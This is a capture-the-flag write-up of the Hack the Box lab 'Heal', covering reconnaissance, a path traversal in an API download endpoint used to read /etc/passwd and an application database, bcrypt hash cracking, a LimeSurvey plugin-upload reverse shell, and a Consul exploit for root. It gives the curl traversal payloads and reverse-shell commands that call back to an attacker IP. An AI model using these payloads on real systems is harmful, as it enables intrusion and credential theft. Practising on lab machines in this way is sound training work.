HTB: Heal
Heal is a medium difficulty lab on Hack the Box. This lab invloved API exploitation and using publicly known exploits. Good enumeartion was important becuase it made it easier to put the peices of the puzzle togehter is I progressed though the lab. Overall, this was a fun lab that allowed me to practice my web app skills.
Enumeration
Run nmap to identify open ports on the target
nmap -p- 10.10.11.46 -o 46_nmap_allports

Results show that port 22 and 80 are the only TCP ports open.
Run a more detailed scan on open ports and start a UDP port scan

nmap -sC -sV -p 22,80 10.10.11.46 -o nmap_46_services
sudo nmap -sU --top-ports 500 10.10.11.46 -o nmap_46_udp

TCP scan returned versions for OpenSSH and nginx web server. UDP scan returned ports 68 and 5353 open. Decided to focus on open TCP ports to start.
There were no publicly available exploits for the OpenSSH or nginx software versions running
I Turned my foucs towards the web application
I had to add heal.htb to /etc/hosts

The initial web page is a login screen. Create an account to browse the application.

See that the website has a resume builder function with several user input fields. Added “resume” to list of known directories
Run gobuster scans in the background while browsing the application
gobuster dir -u http://heal.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -r -k -o gobuster_46 -x txt,xml,php
gobuster vhost -u heal.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --append-domain -o gobuster_46_vhost
While navigating the website, identified the sub domain "take-survey.heal.htb". Added to /etc/hosts

Noted that the Limesurvey software was running. Also noted ralph was a potential username and added to a users.txt file. Ran quick search to see if there were known exploits for the software. Several exploits were returned including an authenticated RCE exploit. Made a note that exploits were available and I needed to find the version of Limesurvey and potentially credentials. Checked the page source code quickly to try and identify the version, but was unsuccessful. At this point I returned to check the gobuster scan results

Found the subdomain “api.heal.htb” and added to /etc/hosts. Nothing of note returned for the other gobuster command
Ran gobuster commands to identify endpoint on the two subdomains discovered
gobuster dir -u http://api.heal.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/api/actions.txt -r -k -o gobuster_46_api

gobuster dir -u http://take-survey.heal.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -r -k -o gobuster_46_take-survey -x txt,xml,php

Additionally, reviewed burpsuite proxy traffic. Identified the API endpoints, "export", "signin", and "signup". Saved all endpoints to a file to keep track of them.
I navigated to take-survey.heal.htb/admin and tried to log in with the default credentials for the application as well as the usernames admin and ralph with common passwords. These attempts were unsuccessful.
Refocused efforts on the web API. Circled back to the download endpoint for the API. Tested for a path traversal vulnerability in the filename parameter

Success! Based on the results I added ron, postgres and root to the users.txt file, since they were users with a shell assigned. Now it's time to exploit the LFI vulnerability to gain a foothold.
Exploit
Once the vulnerability was identified I switched to using the curl command so it would be easier to save the output
Captured the /etc/passwd file on the target system
curl -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ' "api.heal.htb/download?filename=../../../../../etc/passwd" -o passwd.txt
Additionally, tried getting /etc/shadow and SSH keys for users but was unsuccessful
I attempted to pull the config file to expose the password or learn more about the instillation. Online research showed that the config file was located at limesurvey/application/config/config.php Several attempts to download the config.php were made by editing the relative file path and levels of directory traversal, but were unsuccessful.
Reasoned I must be accessing the web directory for RubyonRails, so I did research on where that config file was located
Documentation showed the application should be accessing a database specified in the config/database.yml
curl -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ' "api.heal.htb/download?filename=../../config/database.yml"

This confirmed the path to the database was storage/development.sqlite3
curl -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ' "api.heal.htb/download?filename=../../ storage/development.sqlite3" -o development.sqlite3
Opened the database and found a password hash for ralph

Saved the hash in the file hash.txt and checked type with hashid
hashid hash.txt

Researched hash types used by Ruby on Rails and determined bcrypt was the most likely hash. Attempted to crack with hashcat.
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt –force

Successfully logged in to the admin portal at take-survey.heal.htb/admin using the recovered credentials
Noted the actual version of Limesurvey running was 6.6.4 Community edition
Researched exploits against Limesurvey version 6.6.4 and discovered it is vulnerable to CVE2021-44967
Made the necessary changes to the exploit to make it run. Copied php reverse shell from /usr/share/webshells/php/php-reverse-shell.php into working directory and edited to change IP and port for shel

Edited config.xml to change title to Charles for ease of use

Zipped the payload together
zip -r plugin.zip config.xml php-reverse-shell.php
Navigated to the plugin section in the lime survey admin portal to find anticipated plugin id

Page showed 18 plugins installed. Edited exploit with payload file location, anticipated plugin id, and uploaded reverse shell file path.

Started a listener on port 443 and ran the exploit
nc -vlnp 443
python 50573.py http://take-survey.heal.htb ralph 14********* 80

Now to check the listener.

Got a connection from the www-data user
Privilege Escalation
First step was to upgrade to a fully interactive shell.
python3 -c 'import pty; pty.spawn("/bin/bash")'
Began info gathering on the environment

whoami
id
uname -a


history
env

ifconfig
netstat -l

I noted that there was a sql server and many other ports listening locally
Accessed config.php for limesurvey file I attempted to read earlier.

Try to resuse known passwords to change users. The combo of ron with the postgress db password works

For a more stable connection ssh using ron's credentials
Checked for more avenues of privilege escalation
ps aux|grep root

Noticed the binary /usr/local/bin/consul running as root and listening on local ports.
Used the binary to get the version
./consul version

searchsploit consul

Decided to use exploit 51117.py. Moved exploit onto target machine using simple python http server and calling curl from the target machine.
Started a listener on port 21
nc -vlnp 21
Ran exploit on target machine
python3 exploit.py 127.0.0.1 8500 10.10.14.7 21 1

Check the listener

We receive connection as root and have pwned the lab. Rejoice!